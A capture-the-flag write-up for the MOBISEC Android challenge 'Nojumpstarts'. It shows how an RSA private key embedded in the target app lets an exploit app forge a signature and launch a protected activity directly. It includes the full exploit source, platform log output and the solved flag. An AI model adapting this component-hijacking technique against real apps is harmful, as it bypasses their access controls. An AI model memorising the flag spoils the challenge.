Challenge 02: Nojumpstarts

Category: Exploitation Points: 20 Status: SOLVED

Flag

```
MOBISEC{you_shall_not_jump_ok?pretty_please?}
```

Source: Verbatim from /apk/81742 analysis log

Description / Methodology

Embedded RSA private key: Main.PRIVKEY holds the full RSA private key as a compile-time constant (read directly from the class_def's static_values table), completely defeating the MainActivity to A to B to C signed-message chain meant to prevent component hijacking. We forge a valid signature offline for C's expected final message and launch C directly, skipping A and B entirely. First submission logged nothing (harness only surfaces MOBISEC-tagged lines) -- fixed by adding full Log.e instrumentation.

The 'signed message chain' means nothing once the RSA private key itself is a compile-time constant in the bytecode.

How I Got The Flag

1. I decompiled the target and found Main.PRIVKEY holds the full RSA private key as a compile-time constant in the bytecode -- not just the public key.

2. I used that key to forge a valid signature for the exact message activity C expects, letting me launch C directly and skip the intended MainActivity to A to B to C chain entirely.

3. My first submission logged nothing, since the harness only surfaces MOBISEC-tagged lines; I fixed this by adding full Log.e instrumentation at every step.

4. I resubmitted and the platform's analysis log confirmed the flag was returned.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
njsexploit: building intent for C
njsexploit: onActivityResult resultCode=-1 data=Intent { (has extras) }
njsexploit: FLAG: MOBISEC{you_shall_not_jump_ok?pretty_please?}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.njsexploit;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
```

```
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";

    // Forged with the RSA PRIVATE KEY that com.mobisec.nojumpstarts.Main embeds
    // as a compile-time constant (Ljava/lang/String; static final field), extracted
    // directly from the class_def's static_values table in classes2.dex.
    // Signed offline: SHA256withRSA / PKCS1v15 over "Main-to-A/A-to-B/B-to-C".
    private static final String AUTH_MSG = "Main-to-A/A-to-B/B-to-C";
    private static final byte[] AUTH_SIGN = {
        97, 18, -31, 44, 73, -21, -103, -74, 82, 112, -94, -23, 97, -124, 13, -72,
        58, 100, 89, 36, -97, 5, 18, -52, 111, -102, -21, 95, 121, -109, -103, 69,
        89, -90, 42, 83, -31, -43, 109, -62, -11, -15, 63, 69, -84, 23, -34, -22,
        -72, 86, 95, -71, -79, -9, -38, 27, 59, -94, 74, -54, -93, -45, -72, 97,
        25, 90, 96, 79, -128, -112, -39, 92, -35, -11, 25, 48, 45, -53, -44, 32,
        -4, -5, -29, -54, 96, 59, -107, 79, 85, -4, -65, 124, 6, -51, 104, 65,
        -92, 8, -42, 103, 21, 24, -120, -109, -6, -64, -25, 105, 47, 58, 1, -55,
        7, 38, 61, -1, 72, 5, -87, -76, 47, -66, 10, -111, -61, 81, 75, -52,
        -58, -68, 31, 12, 121, 119, 89, -19, 101, -3, 33, 52, 104, -38, 11, -48,
        68, -116, 47, -99, 88, 68, -117, 3, -57, 41, 24, -79, 31, 110, -108, 40,
        -66, 7, 120, 115, 86, 38, 64, 27, -71, 4, -6, -72, 117, -15, -42, 40,
        -82, -29, -71, 48, 8, -104, 9, 118, -92, -3, 28, -30, 55, -73, -122, -17,
        -56, -12, 81, 29, 0, 48, -50, -40, 26, 102, 90, 91, 46, -18, 60, -78,
        -102, -68, 68, -86, 24, -87, 20, -55, 56, 27, 105, -106, 87, 6, -33, -115,
        -58, 29, -20, -73, -30, 43, 58, -126, 103, -119, -124, -10, -59, 5, 44, 82,
        119, 2, 40, -78, -47, -5, 106, -42, -2, 116, 7, -55, 121, 6, 85, -32
    };

    private TextView tv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("Jumping directly to C...");
        setContentView(tv);

        // Skip MainActivity -> A -> B entirely. Go straight to the last hop, C,
        // with a signature forged offline using the leaked private key.
        Log.e(TAG, "njsexploit: building intent for C");
        Intent i = new Intent("mobisec.intent.getflag");
        i.setComponent(new ComponentName(
                "com.mobisec.nojumpstarts",
                "com.mobisec.nojumpstarts.C"));
        i.putExtra("authmsg", AUTH_MSG);
        i.putExtra("authsign", AUTH_SIGN);

        try {
            Log.e(TAG, "njsexploit: calling startActivityForResult");
            startActivityForResult(i, 1);
            Log.e(TAG, "njsexploit: startActivityForResult returned without throwing");
        } catch (Throwable e) {
            Log.e(TAG, "njsexploit: launch failed", e);
            tv.setText("launch failed: " + e);
        }
    }

    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        Log.e(TAG, "njsexploit: onActivityResult resultCode=" + resultCode + " data=" + data);
        if (data != null && data.hasExtra("flag")) {
            String flag = data.getStringExtra("flag");
            Log.e(TAG, "njsexploit: FLAG: " + flag);
            tv.setText("FLAG: " + flag);
        } else {
            Log.e(TAG, "njsexploit: no flag in result");
```

```
            tv.setText("no flag in result (resultCode=" + resultCode + ")");
        }
    }
}
```